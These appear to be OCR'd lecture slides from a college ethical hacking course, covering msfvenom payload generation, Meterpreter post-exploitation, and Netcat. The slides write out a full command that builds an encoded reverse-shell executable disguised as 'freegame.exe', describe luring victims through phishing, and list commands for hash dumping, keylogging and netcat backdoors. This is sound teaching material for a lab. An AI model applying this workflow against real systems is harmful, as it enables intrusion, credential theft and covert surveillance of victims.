
INFO-6065

Ethical Hacking & Exploits

Netcat & Ncat



```
                     ######################
                     #   #   ###  #   #   ##
                     #######################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v6.0.12-dev-                         ]
+ -- --=[ 2069 exploits - 1120 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View advanced module options with advanced

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > version
Framework: 6.0.12-dev-
Console  : 6.0.12-dev-
msf6 > exit
root@artmack:/home/kali# service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; venc
     Active: active (exited) since Fri 2020-10-16 14:59:07 EDT; 22min ago
    Process: 1831 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1831 (code=exited, status=0/SUCCESS)

Oct 16 14:59:07 artmack systemd[1]: Starting PostgreSQL RDBMS...
Oct 16 14:59:07 artmack systemd[1]: Finished PostgreSQL RDBMS.
root@artmack:/home/kali# i
bash: i: command not found
root@artmack:/home/kali#
```

Agenda

- Housekeeping notes
- Metasploit
- Meterpreter
- Netcat
- Ncat
- Lab 06 Overview

msfvenom

msfvenom

msfvenom is composed of two tools:

msfpayload & **msfencode**

The two have been combined in 2015 to make it easier to add options and to increase speed

Capable of generating payloads for different platforms (Windows, Linux, Cisco, etc.)

msfvenom

Used to generate various types of shellcode

- You then trick the victim into running the shellcode on their system
  - Social Engineering
    - Email attachment or link
    - Convincing the user to install malware
- A variety of shellcode is available as a base
- You can modify the existing code and generate your executable, or use the code as is

msfvenom

You will be generating shellcode in this week's lab. Here is a break down of the command you will be using:

```
msfvenom -p windows/meterpreter_reverse_tcp -e
x86/shikata_ga_nai LHOST=10.0.0.99 -f exe -o
/var/www/html/freegame.exe
```


The –p (payload) option specifies which payload to use. In this case, we are selecting a payload that will work with the Windows platform and create a TCP connection to our attacking VM. Use **msfvenom –l payloads** to see available payloads.

The –e (encoder) option specifies which encoder to use. In this case we are selecting the **x86/shikata_ga_nai** encoder as it has the best rating from the list of available options. Use **msfvenom –l encoders** to see available encoder options.

msfvenom

To view a list of required options use `--list-options`

```
msfvenom -p windows/meterpreter_reverse_tcp -e x86/shikata_ga_nai --list-options
```



```
Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

You will notice that by default, LPORT will be set to 4444. The LHOST option will need to be set to the IP of the attacking machine (Kali Linux)

```
LHOST =10.0.0.99
```

msfvenom

The –f (format) option specifies the output format to be used. In this case, we are selecting an executable file format that will work on a Windows platform. Use `–f--list` to see available formats.

Executable Formats: exe, jsp, dll, vbs, etc.


Transform Formats: base64,PHP, c, perl, asp, powershell, etc.

msfvenom

The –o (out) option saves the payload. You can specify the output file to match the installed packages on the target

- In the lab the out filename is specified as **freegame.exe**
- The idea is to have the victim download the file from a malicious source (Kali’s web server)

Initial Phishing Email



Born, Charity   Born, Charity   Sun 11:40 AM


RE: ITS Service Desk

Staffs and Student are to migrate to the new Outlook Web Access for 2018. This is the new home for online self-service and information. Click on GATEWAY and follow instruction to migrate:

Everyone is advise to migrate immediately.

Help Desk Support Team

IT follow up…



IT Service Desk | 0 | 11:27

Important Message Regarding E-mail Delays and Spam\Phishing E-mails

This message was sent with High importance.

ITS continues working to improve our e-mail reputation status. In the meantime a message like the following may be bounced back to your Fanshawe e-mail account from any source.

---

e-mail1@e.mail.com.example gave this error:
Unfortunately, messages from [*IP ADDRESS*] weren't sent. Please contact your Internet service provider since part of their network is on our block list (AS3150). You can also refer your provider to http://mail.live.com/mail/troubleshooting.aspx#errors. [SERVERNAME.eop-EUR03.prod.protection.outlook.com]
Your message wasn't delivered due to a permission or security issue. It may have been rejected by a moderator, the address may only accept e-mail from certain senders, or another restriction may be preventing delivery.


If you have received a bounce-back message stating that your original message was not delivered, please save that e-mail as a Draft for now. Once Fanshawe College's **e-mail reputation has improved an update will be sent** out by itservicedesk@fanshawec.ca stating that e-mail flow has returned to normal and those **saved Draft message can be sent out again**.

This is also a reminder that the **cause of these issues are Fanshawe Employees clicking on unsolicited e-mail links** claiming to be from "IT Services" and filling out their login information.

Any unsolicited e-mails related to existing IT Services or Fanshawe Accounts will ONLY come in the form of ITS Bulletins from the IT Service Desk Fanshawe e-mail address (itservicedesk@fanshawec.ca).

Please **DO NOT CLICK** on any e-mail links that ask you to update your login information or from sources you do not recognize.

Follow up attack



[redacted] 0

Suspicious E-mail Login Attempt

Wed 10-03

Security Alert

You are receiving this email because we noticed an
system has blocked this sign in attempt as a securit

In order to safeguard your mail account information,
system. To restore full access please click the link b

Get Started ⇨

Please note: Failure to restore full access can lead

Best regards,
WEBMAIL IT-Service Help Desk

[redacted]

Free for next 8 hours
Faculty, School of Design

Add ···

CONTACT ORGANIZATION MEMBERSHIP

Calendar
Free for next 8 hours
Schedule a meeting

Office
M3010

Company
Fanshawe College

Send Email

multi/handler

Used to set up a listener in msfconsole

- You need to use the same payload and parameters you used when creating the shellcode with msfvenom
  - If you set up your payload to connect back to 10.0.0.99 on port 4444, your multi/handler will need to be listening on 10.0.0.99 and port 4444
  - This is another reason why we don't use DHCP for our pen-testing machines
    - If your IP is constantly changing you would need to keep creating new payloads with msfvenom
    - You would need to trick the user again

Meterpreter

Meterpreter

Meterpreter is Metasploit’s most popular payload

- Provides an interactive shell to the attacker
- Allows for encrypted communication

Resides in memory

- Avoids writing files to the disk
- Avoids creating a new process but allows for migrating to another one

Meterpreter Session Options

-K Terminate all sessions

-h Help banner

-i <opt> Interact with the supplied session ID

-k <opt> Terminate session

-l List all active sessions

-q Quiet mode

The reg Command

reg is a meterpreter command that allows users to interact with the registry of the target machine

- As we know, almost all configuration variables on a Windows system are stored in the registry

The registry is made up of keys, sub-keys and values

- Keys and sub-keys are like folders and contain either other keys or files
- Files contain the actual data that Windows is using to record the configuration parameters

The reg Command

- You can interact with keys and sub-keys using:
    - enumkey
    - createkey
    - deletekey
- You can interact with values using:
    - setval
    - deleteval
    - queryval

reg Options

reg Options:

- -h, help
- -k, specify the registry key path
  - HKLM\\Software\\Microsoft\\Windows
  - When you specify the path in meterpreter you need to use \\ instead of \
- -v, specify the value
- -d, specify the data to be stored in a registry value
- -t, specify the type

Meterpreter Commands

shell

- Opens a command shell on the remote machine

exit

- Will exit the meterpreter session and kill it

background

- Gets you back to the msfconsole while keeping your session open

upload

- Allows you to upload files to a target machine
- Must specify local and remote locations
  - keep syntax in mind

Meterpreter Commands

- screenshot
  - Take a screenshot of the target’s screen
- ps
  - Show all running processes and which accounts are associated with each process
- migrate
  - We used this last lab to hide our meterpreter session behind another process ID (vmtoolsd.exe)
- hashdump
  - Dump all hashes on the target
  - You may need to migrate to get this to work

Meterpreter Commands

- keyscan_start
  - Start sniffing keystrokes on the remote target
- keyscan_stop
  - Stop sniffing keystrokes on the remote target
- keyscan_dump
  - Dump the remote keys captured on the target

Netcat

Netcat

Netcat

- Originally released in 1996 🙀
- Swiss-Army Knife Utility for TCP/IP
- Designed to **read and write** data across **TCP** and **UDP** connections
  - Transmission Control Protocol
  - User Datagram Protocol
- Works as a standalone tool and as a back-end tool for other programs

Netcat

Originally coded for UNIX systems

- Netcat is the network version of cat

Most often used on Linux and Windows systems, but has been ported to a wide variety of platforms

- Comes installed on many Linux distributions
- Available as a precompiled binary for Windows systems

Constantly rated as one of the most useful hacking tools


- This is a good tool to explore further

Netcat Features

- Port Scanning
- Penetration Testing
- Enumeration and Scanning
- Rogue Tunnel Attacks
- Transferring Files
- Banner Grabbing
- Backdoor Connections
- Two-Way Communication
- Much, Much More

Netcat Features

- Simplest way to see if Netcat is working on your system
  - nc -h



```
root@artmack:~# nc -h
[v1.10-40]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
```


Netcat Features

Netcat has two distinct modes of operation:

- Client
- Server

You get a sense for this when you look at the first lines of the help screen

- connect to somewhere (client)
- listen for inbound connections (server)



```
root@artmack:~# nc -h
[v1.10-40]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
```

Backdoor Connections

There are two ways to accomplish a backdoor connection with netcat or a similar program:

- Connect to the backdoor from the attacking system
    - Backdoor program needs to be running on target
    - The tester can connect at will, but so can anybody else
    - Seen by vulnerability scanners
- Listen for a backdoor connection on the attacking system
    - The connection needs to be initiated by some action on the target system
        - Task Scheduler
        - Other user action
    - The action often starts the backdoor and connects in one step

Command Options

In most cases the command options are the same for Linux and Windows systems

- Below is just a few of the commonly used command options

Options	Function
-v	Verbose
-vv	More Verbose
-l	Listen for Inbound Connections
-p	Local Port Number
-d	Background Mode
-e	Specify Program to Execute after Connecting

Netcat Switches

- With Netcat, and most other tools, switches can be used individually or they can be combined
- The following two commands perform the exact same function
  - nc -lvp 5555
  - nc -l -v -p 5555
- Note: If an option requires an argument, it must be provided right after the option switch (e.g. port above)

Redirection Operators

There are times you will direct the output of Netcat operations to a file, or even take input from a file

We use the redirection operators to accomplish this:

- A > B
  - Overwrite the contents of B with A
- A >> B
  - Append the contents of B with A
- Command < C
  - Use the contents of C as the argument for the command

Port Scanning with Netcat

nmap is widely considered the premiere tool for port scanning, but Netcat can also be used for port scanning

If you only have this tool available to you, you will use it

- One example would be if you have Netcat on a victim machine and want to start scanning an internal network, but don’t want to install nmap on the victim machine
  - In this case you might be dealing with a multi-homed system
    - More than one NIC

Importance of Port Scanning

- Plays a large role in penetration testing
- You need to be able to identify the services running on the network
  - Allows the tester to target the attack
  - Reduces unnecessary traffic on the network
    - There is no point attempting an attack if it is guaranteed not to work
- If you are not getting the information you expect with netcat try using the -vv options
  - More verbose output

FANSHAWE

File Transfers

- If you have Netcat installed on the victim machine why wouldn’t you just use FTP from the command line to transfer files?
  - Most firewalls are going to block FTP entering or exiting the internal network
  - You can use Netcat on port 80 to get past many firewalls
    - Deep packet inspection could catch this kind of traffic
- Remember, all Netcat traffic is unencrypted
  - Cryptcat is a version of Netcat that has encrypted tunnel functionality

Banner Grabbing

- Enumeration technique used to determine what is running behind a specific port
  - Brand
  - Version
  - Operating System
  - Other Relevant Information about a service or application
- This information is very useful when finding the vulnerabilities a target machine is susceptible to

Banner Grabbing

Information Even on Failure

- Frequently a banner grabbing request will be rejected
- You may still be provided with information about the service or application running behind the port
- This goes back to the fact that the internet wasn’t designed to deal with malicious users

Redirecting Ports & Traffic

Also known as a relay attack, this can be used by a tester to obscure the source of the attack

- The attack is run through a middleman
- The traffic appears to be coming from an innocent user, not the original source
- The tester needs to have already compromised the middleman for this to work

Redirecting traffic can also be used to pipe traffic through an open port (i.e., web server)

```
nc -l -p 8888 | 10.0.0.99 80
```

Egress Filtering

Netcat has features that allow you to test outbound firewall rules

- Typically, companies only focus on inbound traffic: preventing people from getting onto the network
- It is important to make sure you have control of the traffic leaving your organization as well: data exfiltration

FANSHAWE

Egress Filtering

Egress filtering involves setting up a machine on the inside of the network, and another on the perimeter of the network

